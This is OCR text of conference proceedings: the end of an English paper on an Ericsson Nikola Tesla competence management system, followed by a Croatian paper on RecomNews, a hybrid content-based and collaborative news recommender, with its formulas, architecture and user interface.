Both users of the competence management system and course providers will have benefits from training web API. Enterprise competence management system will automatically receive training information (time, costs, free seats) while training provider will get direct marketing channel. Some brave vision could even include educational system in such ecosystem in which some faculty subject and its achieved grades could be competence evidence.

D. *Agile Team Competence Profile*

In overall transition to lean and agile ways of working, scrum teams appear as new entities in an enterprise competence management system. Due expectations that the same scrum team will outlive project participated in and stay together for a couple of years, it is reasonable to assess team's competences. Similar problem as with group assessment is present with team assessment. Team self assessment is more reliable than employee self assessment as it's more like 360 degree assessment, so it will be the assessment of choice for now.

Team's competences levels could be also derived from its member levels by deploying some smart formulas or rules. An agile scrum team needs one or maximally two members at high level of proficiency in an area, to be as a team at same high level in that area.

Desired team profile could be outdrawn per some task and then searched for the closest match with existing teams' competence profiles. Wanted team competence profile could be also used to mix some teams in order to achieve desired team competence profile. Matching team competence profile is not warranty that task will be successfully accomplished, but is very good starting point. Timely taken action of evaluation of team competence status will for sure decrease if not even eliminate risk of the team failure due inadequate overall competence level. Such tool capability will definitely help the process.

V. SYSTEM IMPLEMENTATION

Development of the full beta system version and pilot usage has been organized through research organization of the Research and Development Center of the company Ericsson Nikola Tesla. It first started with two undergraduate students supported by the company small steering group in five-week period of the Ericsson Nikola Tesla Summer Camp 2011, and than continued with one and a half research engineer through additional five months period.

The software development approach used in development of the system is lightweight approach or agile software development. During the Summer Camp a simplified, student and short-time adapted, scrum methodology had been used. In the second phase, when the Ericsson Nikola Tesla research organization took over development of the system, elements of extreme programming have been used.

Through both phases the development has been iterative and incremental, but different aspects and focuses of the system prevailed in different iterations. The first phase iterations (three of them) focused on system prototype early establishment, very basic requirements definition and some exploration of latest and up-to-date views on competence management and its user front end. The second phase kicked off formal establishment of the research project and comprised basically three major iterations. The first iteration of the second phase focused on strict implementation of user front end requirements and on support of different competence taxonomies. Class model was the main development artifact of this iteration. The second iteration started with detailed redesign of data model, it than separated operational and legal organizational structures and dealt with supporting functionalities such as authentication and authorization. The third iteration integrates all functionalities, provides initial provisioning and prepares system installation for beta testing in three Ericsson Nikola Tesla Research and Development departments.

The architecture of the computer aided competence management system is the multi-tiered client server architecture. The front end is a rich and interactive web user interface built up by the Google Web Toolkit (GWT) and extensive usage of Cascading Style Sheets (CSS). The GWT specialized compiler translates Java user interface code into JavaScript code that is loaded as part of a web page and executed on the browser. JavaScript code at browser side uses GWT-RPC to make asynchronous call to a Java servlet running at server side creating interactive Asynchronous JavaScript and XML (AJAX) web application. The servlet communicates with business logic components, which then further interacts with the dedicated relational database and the Ericsson Corporate Directory service. Access to the relational database is enabled through Hibernate Object to Relational Mapping (ORM). Users are authenticated against the Ericsson Corporate Directory using already existing corporate

accounts and the Lightweight Directory Access Protocol (LDAP). Java programming language is used for all parts of the application – from the user interface, through the business logic, down to the data access code.

User front end is organized around five different views:

- Resource/competence grid with competence levels at intersections, Fig. 7,
- Competence/level grid with number of employee at intersections,
- Personal view showing personal competence profile,
- Team view showing team competence profile,
- Administration view showing administration tasks.

The Ericsson brand guidelines are followed throughout the user front end.




Fig. 7 Resource/competence grid view

VI. CONCLUSION

Business environment is continuously exposed to dynamic changes and complex requirements. There is a need to act fast, to adapt quickly to new business strategies and to adopt new business models. Competencies are one of the organizations' key assets. They are valuable, could be rare, and difficult to build up, starting from individual, team up to the enterprise level. No doubt, every senior and successful organisation is aware of competence management importance. Despite the strategic emphasis on competence management there are few published examples of the successful implementation and use of competence system. The implementation of enterprise competence management systems is comprehensive process and there could be significant obstacles to the organizations ambitions to implement it.

The development of the system has been started as an idea for a local web tool that will cope with some competency management related issues at lower operational levels. During the development phase, thankfully to the project setup as research project, the idea has evolved in the computer aided competence management system with much broader scope than it was initially set. The system requirements are thoroughly collected and evaluated. We have tried to enlight as many as competence management system facets as we have been aware of them. Special care is dedicated to the system future perspectives, acceptance and sustainability. We hope that will have enough reasons to publish another paper about the computer aided competence management system success story after the first application.

REFERENCES

[1] Lisbon Strategy, Lisbon European Council 23 and 24 March 2000, Presidency Conclusions.

[2] European Commission, EUROPE 2020 A strategy for smart, sustainable and inclusive growth, Brussels, 3.3.2010.

[3] B. E. Munkvold, E. Hustad, "IT-Supported Competence Management: A Case Study at Ericsson," Information Systems Management, 2005, pp. 78-88.

[4] O. Nordhaug, Human Capital in Organizations. Scandinavian University Press, 1993.

[5] Seema Sanghi, The Handbook of Competence Mapping: understanding, designing and implementing competency models in organizations. Sage Publications, 2004.

[6] L. Vervenne, J. Najjar, C. Ostyn, "Competency Data Management (CDM), a proposed reference model," the European Competency SIG workshop, Berlin, December 2008.

[7] IMS Global Learning Consortium, IMS Reusable Definition of Competency or Educational Objective - Information Model. Version 1.0 Final Specification, October 2002.

[8] IEEE LTSC, IEEE Standard for Learning Technology—Data Model for Reusable Competency Definitions. IEEE Standard 1484.20.1, August 2008.

Preporučivanje novinskih članaka hibridnim pristupom

K. Rožanković*, I. Podnar Žarko **
* Hrvatski zavod za mirovinsko osiguranje, Zagreb, Hrvatska
e-mail: kristijan.rozankovic@mirovinsko.hr
** Fakultet elektrotehnike i računarstva, Zagreb, Hrvatska
e-mail: ivana.podnar@fer.hr

Sažetak – Sustavi za preporuku vijesti krajnjem korisniku preporučuju potencijalno zanimljive vijesti ovisno o njegovom interesu, sklonostima te ponašanju u prošlosti. Metode preporuke mogu biti temeljene na sadržaju, gdje su preporučeni objekti slični onima koje je korisnik već kupio/pročitao/pogledao u prošlosti, ili temeljene na suradnji, gdje se objekti preporučuju prema ocjenama koje su dali drugi korisnici. Ovaj rad prikazuje web sustav za preporuku vijesti koji koristi hibridni pristup preporuke kombinirajući metode temeljene na sadržaju i metode temeljene na suradnji. On daje pregled algoritama za preporuku, arhitekture sustava te početnu ocjenu zadovoljstva korisnika korištenom uslugom.

I. UVOD

U današnjem ubrzanom i razvijenom svijetu svakog trenutka stvara se na tisuće novih informacija koje dolaze iz različitih izvora i kroz različite vrste medija. Čovjeku je, dakle, na raspolaganju velika količina informacija koje konstantno pristižu i koje on ne može obraditi. U tom svakodnevnom bombardiranju informacijama, pojedinac želi primati samo one informacije koje su u skladu s njegovim interesom.

Stoga se javlja potreba za sustavom koji će filtrirati dostupne informacije i korisniku isporučiti samo one koje bi mu potencijalno mogle biti korisne. Primjer takvog sustava je sustav za preporučivanje sadržaja.

Sustav za preporučivanje sadržaja krajnjem korisniku preporučuje potencijalno interesantne objekte procjenjujući u kojoj mjeri će se neki objekt svidjeti korisniku. Objekti koji se preporučuju mogu biti bilo koje vrste, kao npr. knjige, filmovi, novinski članci, glazba pa čak i restorani te drugi ugostiteljski objekti i usluge. Za odabir preporučenih objekata koriste se razne metode, od kojih će najpopularnije biti opisane u nastavku.

U ovom radu opisan je web sustav za preporučivanje novinskih članaka. On za preporučivanje koristi kombinaciju postojećih metoda za preporučivanje. Jezgra sustava aktivno prikuplja novinske članke s većeg broja izvora dok se profili korisnika održavaju implicitno, tj. praćenjem njihovog ponašanja.

U drugom poglavlju dan je opis sustava za preporučivanje te su navedene najvažnije metode na kojima se ti sustavi temelje. U trećem poglavlju opisana je arhitektura web sustava za preporučivanje novinskih članaka. U četvrtom poglavlju predstavljena je ocjena sustava, dok je u petom poglavlju dan pregled rješenja koja su slična sustavu opisanom u ovom radu.

II. SUSTAVI I ALGORITMI ZA PREPORUČIVANJE

Sustavi za preporučivanje nastali su na temelju istraživačkih rezultata u područjima kognitivne znanosti, teorije aproksimacija, pretraživanja informacija i teorije predviđanja, a postaju neovisno područje istraživanja sredinom devedesetih godina prošlog stoljeća. Tada se pažnja istraživanja usmjerila na preporučivanje koje se izričito oslanja na procjenjivanje vrijednosti nekog objekta za korisnika [1].

Problem preporučivanja sadržaja nekom korisniku može se pobliže opisati kao problem procjene ocjene koju bi taj korisnik pridijelio nekom objektu koji mu je nepoznat. To procjenjivanje ocjene se većinom temelji na korisnikovim ocjenama drugih objekata koji posjeduju slična svojstva, ili na ocjenama kojima su ostali korisnici ocijenili navedeni objekt. Korisniku se nakon procjenjivanja može preporučiti skup objekata koji imaju najvišu procijenjenu vrijednost. Korisnost objekta je dakle, u sustavima za preporučivanje, najčešće predstavljena ocjenom koja govori koliko se nekom korisniku svidio određeni objekt.

Korisnik može biti definiran profilom korisnika, koji može sadržavati razne značajke koje opisuju korisnika (poput dobi, spola, zanimanja, mjesta stanovanja itd.). U najjednostavnijem slučaju profil sadrži samo jedinstveni identifikacijski broj korisnika ili samo njegovo ime. Svaki element skupa objekata također može biti opisan skupom značajki. Na primjer, u slučaju preporučitelja novinskih članaka svaki novinski članak može biti predstavljen ne samo svojim identifikacijskim brojem, već i svojim nazivom, autorom, kategorijom, datumom i vremenom objave, itd.

Središnji problem sustava za preporučivanje je činjenica da korisnost nije definirana za sve parove korisnik – objekt, već samo za neke [1]. To znači da se njena vrijednost treba predvidjeti izvan intervala do tada poznatih vrijednosti. Korisnost je u sustavima za preporučivanje početno definirana samo na objektima koje su korisnici u prošlosti ocijenili. Predviđanje njene vrijednosti se obično izvodi određivanjem posebnih heurističkih funkcija koje definiraju funkciju korisnosti i empirijski provjeravaju njen učinak te procjenjivanjem funkcije korisnosti na temelju nekog kriterija. Kada su

nepoznate vrijednosti, tj. ocjene, dodijeljene, neki objekt se preporučuje korisniku birajući najveću ili najrelevantniju ocjenu između svih ocjena koje su procijenjene, a koje su do tada bile nepoznate.

Nove ocjene neocijenjenih objekata mogu se procijeniti različitim načinima, kao npr. metodama iz teorije aproksimacija, strojnim učenja ili raznim heuristikama.

Ovisno o metodama na temelju kojih se preporučivanje odvija, sustavi za preporučivanje dijele se na:

- *Preporučivanje temeljeno na sadržaju*, gdje se korisniku preporučuju objekti slični onima koji su mu u prošlosti bili zanimljivi;
- *Preporučivanje temeljeno na suradnji*, gdje se korisniku preporučuju objekti koji su bili zanimljivi ostalim korisnicima sličnih interesa;
- *Hibridni pristup*, u kojem se kombinira preporučivanje temeljeno na sadržaju i ono temeljeno na suradnji.

A. *Preporučivanje temeljeno na sadržaju*

Pristup preporučivanju temeljen na sadržaju svoje korijene vuče iz pretraživanja i filtriranja informacija. Zbog značajnog početnog uspjeha koje je napravilo filtriranje i pretraživanje mnogi sustavi temeljeni na sadržaju usredotočili su se na preporuku objekata koji sadrže tekstualne informacije (npr. različiti tekstualni dokumenti, web stranice). Poboljšanje nad tradicionalnim pristupom u pretraživanju proizlazi iz uporabe korisničkih profila koji sadrže informacije o interesima korisnika, njihovim željama i potrebama. Podaci u korisničkom profilu mogu biti dobiveni eksplicitno od korisnika putem upitnika ili implicitno, tj. praćenjem njegovog ponašanja tijekom vremena.

Kod metoda preporučivanja temeljenih na sadržaju, korisnost nekog objekta procjenjuje se na temelju korisnosti koje je korisnik dodijelio objektima koji su slični objektu kojemu se procjenjuje korisnost [1].

Profil objekta sadrži skup atributa koji opisuju neki objekt, a on se obično izrađuje izvođenjem skupa značajki iz samog objekta i koristi se za određivanje prikladnosti objekta u svrhu preporučivanja. Kako su sustavi temeljeni na sadržaju objekata uglavnom projektirani za preporučivanje tekstualnih objekata, sadržaj tih objekata obično je opisan ključnim riječima. Važnost riječi u dokumentu određena je njenom težinom koja može biti definirana na nekoliko različitih načina.

Jedna od najpoznatijih mjera za određivanje težine ključne riječi u pretraživanju sadržaja je *term frequency/inverse document frequency* (TF-IDF).

Neka je N ukupan broj dokumenata koji se mogu preporučiti korisnicima i neka se ključna riječ k_j pojavljuje u n_i dokumenata. Nadalje, $f_{i,j}$ je broj pojavljivanja ključne riječi k_i u dokumentu d_j. Tada je $TF_{i,j}$, frekvencija izraza riječi k_i u dokumentu d_j, definirana kao

$$TF_{i,j} = \frac{f_{i,j}}{max_z f_{z,j}} \quad (1)$$

gdje je maksimum računan na frekvencijama $f_{z,j}$ svih ključnih riječi k_z koje se pojavljuju u dokumentu d_j. Međutim, ključne riječi koje se pojavljuju u puno dokumenata nisu korisne za razlikovanje dokumenata koji su relevantni od onih koji nisu. Stoga se mjera inverzne frekvencije dokumenata (IDF_i) često kombinira s jednostavnom mjerom frekvencije izraza ($TF_{i,j}$). Inverzna frekvencija dokumenta za riječ k_i definirana je kao

$$IDF_i = \log \frac{N}{n_i} \quad (2)$$

Nadalje, težina TF-IDF za ključnu riječ k_i u dokumentu d_j definirana je kao

$$w_{i,j} = TF_{i,j} \times IDF_i \quad (3)$$

dok je sadržaj dokumenta d_j

$$Content(d_j) = (w_{1j}, \ldots w_{kj}). \quad (4)$$

Dakle, sustavi temeljeni na sadržaju preporučuju objekte slične onima koje je korisnik koristio u prošlosti. Razni objekti uspoređuju se s prijašnje korištenim objektima i preporučuju se oni objekti koji su najsličniji korisničkom profilu. [1]

Neka je *Profile*(*c*) profil korisnika *c* koji sadrži korisnički interes. Tada je funkcija korisnosti *u*(*c*,*s*) definirana kao

$$u(c,s) = score(Profile(c), Content(s)). \quad (5)$$

Profil korisnika *c*, *Profile*(*c*), i sadržaj dokumenta *s*, *Content*(*s*), mogu se prikazati kao TF-IDF vektori težina ključnih riječi, $\overrightarrow{w_c}$ i $\overrightarrow{w_s}$. Funkcija korisnosti *u*(*c*,*s*) obično je predstavljena nekom heurističkom funkcijom definiranom nad vektorima $\overrightarrow{w_c}$ i $\overrightarrow{w_s}$, kao što je kosinusna mjera sličnosti:

$$\begin{aligned} u(c,s) &= \cos(\overrightarrow{w_c}, \overrightarrow{w_s}) \\ &= \frac{\overrightarrow{w_c} \cdot \overrightarrow{w_s}}{\left|\left|\overrightarrow{w_c}\right|\right|_2 \times \left|\left|\overrightarrow{w_s}\right|\right|_2} \\ &= \frac{\sum_{i=1}^{K} w_{i,c} w_{i,s}}{\sqrt{\sum_{i=1}^{K} w_{i,c}^2} \sqrt{\sum_{i=1}^{K} w_{i,s}^2}}, \end{aligned} \quad (6)$$

gdje je *K* ukupan broj ključnih riječi u sustavu.

B. *Preporučivanje temeljeno na suradnji*

Za razliku od sustava preporučivanja koji su temeljeni na sadržaju, sustavi za preporučivanje temeljeni na suradnji predviđaju korisnost nekog objekta za određenog korisnika na temelju objekata kojima su drugi korisnici u prošlosti dali ocjene. Formalnije se to može opisati na sljedeći način: vrijednost funkcije korisnosti *u*(*c*, *s*) objekta *s* za korisnika *c* procjenjuje se na temelju korisnosti *u*(c_j, *s*) koje su objektu s dodijelili korisnici $c_j \in C$ koji su slični korisniku *c* [1].

Metode preporučivanja temeljene na suradnji dijele se na dvije glavne skupine: algoritme *temeljene na heuristici* i one *temeljene na modelu*.

Algoritmi temeljeni na heuristici zapravo su heurističke funkcije koje predviđanje ocjene temelje na cijeloj kolekciji objekata koje su prethodno ocijenili drugi

korisnici. To znači da se vrijednost nepoznate ocjene $r_{c,s}$ korisnika *c* za objekt *s* računa kao zbroj ocjena drugih korisnika (uglavnom *N* najsličnijih) za isti objekt *s*:

$$r_{c,s} = \underset{c' \in \hat{C}}{\text{aggr}}\ r_{c',s} \tag{7}$$

$\hat{C}$ označava skup od *N* korisnika i to onih koji su najsličniji korisniku *c* i koji su ocijenili objekt *s*.

Funkcija agregiranja može biti:

$$\text{(a)}\ r_{c,s} = \frac{1}{N}\sum_{c' \in \hat{C}} r_{c',s},$$

$$\text{(b)}\ r_{c,s} = k\sum_{c' \in \hat{C}} sim(c,c') \times (r_{c',s}), \tag{8}$$

$$\text{(c)}\ r_{c,s} = \bar{r}_c + k\sum_{c' \in \hat{C}} sim(c,c') \times (r_{c',s} - \bar{r}_{c'}),$$

gdje se množitelj *k* koristi kao uravnotežujući faktor i obično se računa kao

$$k = \frac{1}{\sum_{c' \in \hat{C}} |sim(c,c')|}. \tag{9}$$

Prosječna ocjena korisnika *c* označena je kao $\bar{r}_c$ (8c) i definirana je:

$$\bar{r}_c = \left(\frac{1}{|S_c|}\right)\sum_{s \in S_c} r_{c,s}\ ;\ \text{gdje je } S_c = \{s \in S | r_{c,s} \neq \emptyset\}. \tag{10}$$

Izraz $r_{c,s} \neq \emptyset$ označava da je korisnik *c* ocijenio objekt *s*.

Izraz (8a) prikazuje najjednostavniji slučaj gdje je funkcija zbroja obična aritmetička sredina. Unatoč tome, najčešće korištena funkcija agregiranja je težinska suma, kao npr. u (8b). Sličnost između korisnika *c* i *c'*, *sim*(*c*, *c'*), je zapravo mjera udaljenosti i koristi se kao težinska vrijednost. Što su korisnici *c* i *c'* sličniji, to će ocjena $r_{c',s}$ imati veći doprinos u izračunu nepoznate ocjene $r_{c,s}$. Razlozi zbog kojih se uvodi mjera sličnosti među korisnicima su nužnost razlikovanja razina sličnosti između pojedinih korisnika te pojednostavljivanje procjenjivanja nepoznatih ocjena.

Različiti preporučitelji mogu koristiti različite heurističke funkcije sličnosti ako se njima dobiveni izračuni uravnoteže uravnotežujućim faktorom *k*. Različiti korisnici ocjenjuju objektu po različitoj ljestvici ocjena što se kod korištenja težinske sume ne uzima u obzir, pa se tu javlja problem. On se najčešće rješava primjenom usklađene težinske sume, prikazane u (8c), koja umjesto apsolutnih vrijednosti ocjena koristi njihova odstupanja od prosječne ocjene odgovarajućeg korisnika.

Funkcija sličnosti *sim*(*c*, *c'*) između korisnika u sustavima za preporučivanje temeljenima na suradnji može se računati na više različitih načina. Većina tih načina izračun sličnosti između dva korisnika temelji na njihovim ocjenama onih objekata koji su zajednički, tj. koji su ocijenjeni od oba korisnika. Najpoznatiji su:

- *Pristup temeljen na kosinusu*, gdje se dva korisnika koja se uspoređuju zapisuju kao dva *m*-dimenzionalna vektora, gdje je *m* broj objekata koje su ocijenili oba korisnika. Sličnost između vektora računa se kao kosinus kuta između njih;
- *Pristup temeljen na korelaciji*, gdje se za određivanje sličnosti između korisnika koristi Pearsonov koeficijent korelacije.

C. Hibridni pristup

Hibridni pristup, koji kombinira preporučivanje temeljeno na sadržaju s onim temeljenim na suradnji, u nekim slučajevima može biti puno učinkovitiji jer izbjegava određena ograničena pojedinog pristupa. Postoje različiti načini na koje se metode preporučivanje temeljene na sadržaju i suradnji mogu kombinirati:

- Preporuke temeljene na sadržaju i preporuke temeljene na suradnji se računaju odvojeno te se njihovi rezultati zatim kombiniraju;
- Ugrađivanje nekih mogućnosti preporučivanja temeljenog na sadržaju u preporučivanje temeljeno na suradnji;
- Ugrađivanje nekih mogućnosti preporučivanja temeljenog na suradnji u preporučivanje temeljeno na sadržaju;
- Izgradnja modela pretraživanja koji objedinjuje oba pristupa.


III. RECOMNEWS: ARHITEKTURA SUSTAVA

RecomNews je sustav za preporučivanje novinskih članaka koji je predstavljen u ovom radu [7]. On koristi hibridnu metodu preporučivanja. Arhitektura sustava prikazana je na slici 1.

Korištenjem kanala RSS-a (*Really Simple Syndication*) na informacijskim portalima se periodički skupljaju osnovne informacije o novinskim člancima objavljenim na tim portalima. U RecomNews sustavu trenutno je omogućeno skupljanje informacija s dva informacijska portala. Informacije koje se skupljaju direktno s kanala RSS-a su naslov članka, datum objave članka te poveznica na članak i one se dohvaćaju pomoću „sakupljača“. On za pristup kanalima RSS-a i dohvat podataka s njih koristi alat otvorenog koda Informa [2] koji je pisan u programskom jeziku Java. Svakom kanalu RSS-a pridružen je jedan sakupljač.

Ostale informacije, kao što su kategorija, autor, ključne riječi te opis članka, dobivaju se obradom HTML-a traženog članka koji se nalazi na web sjedištu informacijskog portala, a pristupa mu se preko ranije dobivene poveznice na članak.

Nakon što se prikupe potrebne informacije o novinskim člancima, one se u prilagođenom obliku indeksiraju i spremaju u Lucenov indeks [3] gdje se pripremaju za kasnije pretraživanje. Indeks je pohranjen na čvrstom disku na poslužitelju.



Slika 1. Arhitektura sustava

Korisnik aplikaciji pristupa s vlastitog računala preko web sučelja. Njegovo korisničko ime i lozinka pohranjeni su u bazi podataka pa ga tako sustav može autentificirati.

Kada korisnik od sustava zatraži preporuku pri prvoj prijavi u aplikaciju, sustav za preporučivanje vraća mu iz indeksa samo najnovije članke, jer korisnik još nije koristio sustav i nije pogledao niti jedan preporučeni članak pa sustav još nema nikakve informacije o njemu. Najnoviji članci se iz indeksa dohvaćaju tako da se nad indeksom izvodi numerički upit. Nad poljem koje predstavlja datum nastanka članka izvodi se upit koji traži sve članke od referentnog datuma pa sve do datuma uporabe sustava te ih rangira od najnovijeg prema najstarijem.

Svako izvođenje upita i pretraživanje u sustavu izvodi se pomoću Javine biblioteke Lucene [3], koja nudi široke mogućnosti za indeksiranje i pretraživanje tekstualnih kolekcija dokumenata.

Pri svakom pregledavanju preporučenog članka sustav za svakoga korisnika bilježi koji je članak korisnik pogledao na način da u tablici baze podataka korisničkom imenu pridruži poveznicu na članak i vrijeme pristupa članku. Također se, uz navedene podatke, bilježi ocjena kojom je korisnik ocijenio članak te hashcode poveznice na članak koji služi za usporedbu članaka. Ako korisnik nije ocijenio članak, u bazu se zapisuje ocjena 3.

U bazi podataka pohranjeno je i vrijeme posljednjeg zapisivanja informacija o članku u indeks. Ono služi kako bi se kod promjene kanala RSS-a, kada se na njemu objavi neki novi članak, u indeks pisale informacije samo o člancima novijim od zadnjeg vremena dohvata članaka.

Pristup koji RecomNews koristi za preporučivanje sadržaja je kombinacija preporučivanja temeljenog na sadržaju te preporučivanja temeljenog na suradnji. Obje metode preporučivanja se za svaki članak izvode odvojeno pa se rezultati preporuke zbrajaju.

Kod kasnijeg pristupa korisnika sustavu podaci iz baze koji sadrže prijašnje pregledane članke koriste se za stvaranje profila korisnika, tj. njegovog interesa. Za svaku poveznicu na članak koji je korisnik pogledao, a koja se nalazi u bazi podataka, u indeksu se traži pripadajući dokument. Iz njega se uzimaju kategorija, autor, ključne riječi i naslov, pa se pomoću njih gradi korisnički profil, tj. upit kojim će Lucene u svom indeksu pronaći članke koji su prema sadržaju najsličniji interesu korisnika. Sličnost između korisničkog profila i dokumenata u indeksu računa se kosinusnom mjerom sličnosti (6).

Nakon što se izgradi profil korisnika, koji čini zadnjih 10 pogledanih članaka, za svaki od atributa u profilu, tj. za kategoriju, autora, ključne riječi i naslov, radi se poseban upit. Svakom upitu postavlja se *boost factor*. To je decimalni broj koji označava težinu pojedinog upita u konačnom upitu kojim će se pretraživati indeks. Najveća težina dana je kategoriji, pa tako ona ima vrijednost faktora 3.0, slijedi naslov sa 2.0, dok autor i ključne riječi imaju faktor 1.5. Upiti se zajedno s numeričkim upitom, čija je uloga da se u odgovoru na upit pojavljuju samo članci noviji od zadnjeg korisnikovog pristupa aplikaciji, spajaju u konačan upit. Izvođenjem upita dobivaju se članci preporučeni metodom temeljenom na sadržaju.

Preporukom temeljenom na suradnji se prema (8c) pomoću podataka iz baze podataka dobivaju članci koji su najbolje ocijenjeni od drugih korisnika čiji su interesi slični trenutnom korisniku. Sličnost korisnika računa se prema Pearsonovom koeficijentu korelacije. Svaki članak dobiven ovom metodom preporuke traži se među člancima dobivenim metodom temeljenom na sadržaju. Ako se tamo nađe, njegova ocjena zbraja se s korisnošću dobivenom prema (5). Članci se sortiraju prema ukupno dobivenoj ocjeni te se uzima najboljih pet članaka.

Od članaka dobivenih preporukom prema sadržaju uzima se petnaest članaka koji su najrelevantniji, tj. koji imaju najveću korisnost prema (5), dok se ostali odbacuju. Za svaki od tih petnaest članaka računa se nepoznata ocjena metodom temeljenom na suradnji prema (8c). Ta se ocjena zbraja s rezultatom dobivenim u usporedbi s korisničkim profilom.

Petnaest članaka dobivenih metodom temeljenom na sadržaju se zajedno s pet članaka dobivenih metodom


temeljenom na suradnji stavlja u listu te se ta lista sortira prema ukupnoj ocjeni. Rezultat preporuke sustava RecomNews je, dakle, dvadeset novinskih članaka.

Zapisi u tablici baze podataka koji povezuju korisnika s člankom koji je pročitao brišu se iz baze podataka ako su stariji od dva tjedna. Također, ako bilo koji korisnik u bazi ima više od deset zapisa, tj. ima informacije za više od deset pročitanih članaka, brišu se oni najstariji ali tako da u tablici i dalje ostane barem deset zapisa. Provjera ima li neki korisnik više od deset zapisa o pročitanim člancima u bazi podataka vrši se periodički svakih pet minuta.

Iz Lucenovog indeksa brišu se svi članci koji su stariji od dva tjedna. Provjera se vrši periodički i to svake noći u 02:00 sata po hrvatskom vremenu.

IV. KORISNIČKO SUČELJE

Korisnik sustavu za preporučivanje pristupa preko web sučelja prikazanog na slici 2.



Slika 4. Prijava u sustav

Za korištenje sustava nužna je prijava korisnika i to korisničkim imenom i pripadajućom lozinkom. Ako korisnik nije prije koristio sustav, omogućeno mu je popunjavanje obrasca za registriranje (Slika 3).




Slika 3. Registracija

Nakon uspješne registracije korisnik je ponovno preusmjeren na stranicu za prijavljivanje odakle se s podacima s kojima se registrirao može prijaviti u aplikaciju. Potom, izvršivši prijavu u sustav, korisniku je na raspolaganju glavna stranica same aplikacije (Slika 4).




Slika 5. Glavna stranica sustava

Na glavnoj stranici aplikacije prikazana je poveznica za odjavu iz aplikacije te tipka za preporučivanje. Pritiskom na tipku za preporučivanje, na stranici se pojavljuje lista koja sadrži preporučene članke. Svaki članak u listi osim imena sadrži i kratki opis (Slika 5).



Slika 6. Prikaz preporučenih članaka

Klikom na ime članka, koje je ujedno i poveznica na sam članak, korisniku se u novoj kartici otvara odabrani novinski članak u svom originalnom obliku. Povratkom na karticu na kojoj je stranica aplikacije za preporuku korisniku se pruža mogućnost ocijeniti članak ocjenom od 1 do 5 i to klikom na pripadajuću zvjezdicu (Slika 6).



Slika 2. Prikaz mogućnosti ocjenjivanja članka

Klikom na poveznicu *Odjavi se* korisnik se odjavljuje iz aplikacije te je ponovno usmjeren na početnu stranicu za prijavljivanje.

V. RELEVANTNI RADOVI

Sustavi za preporučivanje sadržaja postali su vrlo česti posljednjih nekoliko godina. Kako velika većina tih sustava za preporuku koristi metode koje su opisane u ovom radu, za svaku od metoda može se navesti barem jedan popularan primjer.

Amazon.com [5] je američki multinacionalni sustav elektroničkog trgovanja i on je jedan od najpoznatijih primjera preporuke metodom temeljenom na suradnji. Kod njega se sličnost objekata koji se preporučuju određuje na sljedeći način: objekti A i B su slični jer je relativno veliki broj korisnika koji je kupio objekt A također kupio objekt B [4].

